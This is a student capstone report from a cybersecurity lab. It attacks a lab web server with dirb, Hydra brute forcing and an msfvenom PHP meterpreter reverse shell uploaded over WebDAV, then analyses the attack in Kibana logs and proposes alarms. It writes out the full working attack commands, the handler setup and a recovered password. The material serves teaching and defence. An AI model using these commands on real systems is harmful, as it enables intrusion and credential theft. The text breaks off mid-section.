Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-684427

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host Machine
Capstone	192.168.1.105	Victim Machine
ELK	192.168.1.100	Logs data from victim machine
Kali	192.168.1.90	Attack machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Local File Inclusion (LFI) Vulnerability (Example: CVE 2000 0869 - WebDav)	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive information
Unrestricted File Upload Vulnerability (Example: CVE-2020-7065 - reverse shells)	It allows attackers to upload a malicious file regardless of the file type	It allows attackers to upload malicious files that can be accessed and executed on the server
Brute Force Vulnerability (Example: CVE-2012-1799)	It allows attackers to make unlimited requests to a server at a time against predetermined values since no lockout policy is in place	A Brute Force Vulnerability allows attackers to gain information such as login credentials or hidden content/pages

Exploitation: Local File Inclusion (LFI) Vulnerability

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

We used the “dirb” command on Kali Linux to look for hidden directories

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


It showed that there was a secret directory on the website

03

Exploit:



```
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep  7 19:20:12 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Tue Sep  7 19:20:16 2021
```



Index of /company_folders/company_culture

Name	Last modified	Size	Description
Parent Directory		-	
file1.txt	2019-05-07 18:25	170	
file2.txt	2019-05-07 18:25	170	
file3.txt	2019-05-07 18:25	170	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Unrestricted File Upload Vulnerability

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

We used Msfvenom to exploit the vulnerability by creating a reverse shell payload

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


The exploit allowed us to upload the reverse shell payload onto the server. Once it's clicked, It'll allow us to establish a remote connection with the victim's machine.

Exploit:


03




```
msf5 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=444
4 > shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=
4444 > shell.php
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
```



```
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```



Index of /webdav

Name	Last modified	Size	Descrip
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-09-08 04:51	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Po



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:44910)
 at 2021-09-07 22:04:04 -0700

meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096      dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840      dir   2021-09-07 18:33:36 -0700  dev
40755/rwxr-xr-x   4096      dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16        fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096      dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894  fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666  fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096      dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384     dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  media
```

Exploitation: Brute Force Vulnerability

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

We used the Kali Linux tool: Hydra to run a brute force attack to get the username and password to the secret directory on the web server


02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

The exploit gave me access to the login credentials to the secret directory on the web server

03

Exploit:
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/



```
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-07 2
0:41:46
root@Kali:/usr/share/wordlists# 
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


We didn’t need to run the scan for the attack.

<u>Hypothetical Scenario:</u>

- Time of Attack: Sept. 8, 2021 at 3:40pm
- Number of packets:8
- Source IP address: 192.168.1.90
- What indicates port scan:



```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-11 13:57 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/11%OT=22%CT=1%CU=32611%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=613D1862%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
```




```
source.ip:192.168.1.90 AND destination.ip:192.168.1.105 AND destination.port:443
```

20 hits

Sep 11, 2021 @ 20:57:53.943 - Sep 11, 2021 @ 21:17:53.943 — Auto

Analysis: Finding the Request for the Hidden Directory

- Time of Request: September 8, 2021 around **3:40pm**
- Number of Requests: **15,271**
- Files Requested: http://192.168.1.105/company_folders/secret_folder/
- File Contents: http://192.168.1.105/company_folders/secret_folder/clear




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	15,271
http://127.0.0.1/server-status?auto=	3,564
http://192.168.1.105/company_folders/secret_folder/clear	1,233
http://snnmnkxdhflwgthqismb.com/post.php	343
http://www.gstatic.com/generate_204	175

Analysis: Uncovering the Brute Force Attack

- Requests made in the attack: **14,048**
- There were **14,047** requests made before the attacker discovered the correct password.



url.path: "/company_folders/secret_folder"

KQL

Sep 8, 2021 @ 03:00:00.00 → Sep 8, 2021 @ 04:00:00.00

user_agent.original: Mozilla/4.0 (Hydra)

packetbeat-*

Filter by type 0

Selected fields

t user_agent.original

Top 5 values in 500 / 500 records

Mozilla/4.0 (Hydra) 100%

Available fields

@timestamp

14,048 hits


Sep 8, 2021 @ 03:00:00.000 - Sep 8, 2021 @ 04:00:00.000 — Auto

Time	user_agent.original
Sep 8, 2021 @ 03:47:58.148	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

Requests made in /webdav/: 134
Files requested:


- http://192.168.1.105/webdav/passwd.dav
  - 122 hits
- http://192.168.1.105//webdav/shell.php
  - 12 hits



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,056
http://127.0.0.1/server-status?auto=	2,981
http://snnmnkxdhflwgthqismb.com/post.php	237
http://www.gstatic.com/generate_204	128
http://192.168.1.105/webdav/passwd.dav	122

Export: Raw Formatted



url.path:"/webdav/shell.php"

12 hits

Sep 5, 2021 @ 16:42:27.271 - Sep 9, 2021 @ 16:59:40.166 — Auto

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert anytime someone is trying to scan ports on a host.

What threshold would you set to activate this alarm?

>0. No one should be performing a port scan other than authorized security professionals.

System Hardening

What configurations can be set on the host to mitigate port scans?

Install a firewall. A firewall can help prevent unauthorized users to your private network. It can also detect a port scan in progress and shut it down.

Describe the solution. If possible, provide required command lines.

A firewall can help prevent unauthorized users to your private network. It can also detect a port scan in progress and shut it down.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set up an alert to notify you whenever an unauthorized IP address is trying to gain access.

What threshold would you set to activate this alarm?

>0 . No one other than authorized users should have access to these folders.

System Hardening

What configuration can be set on the host to block unwanted access?

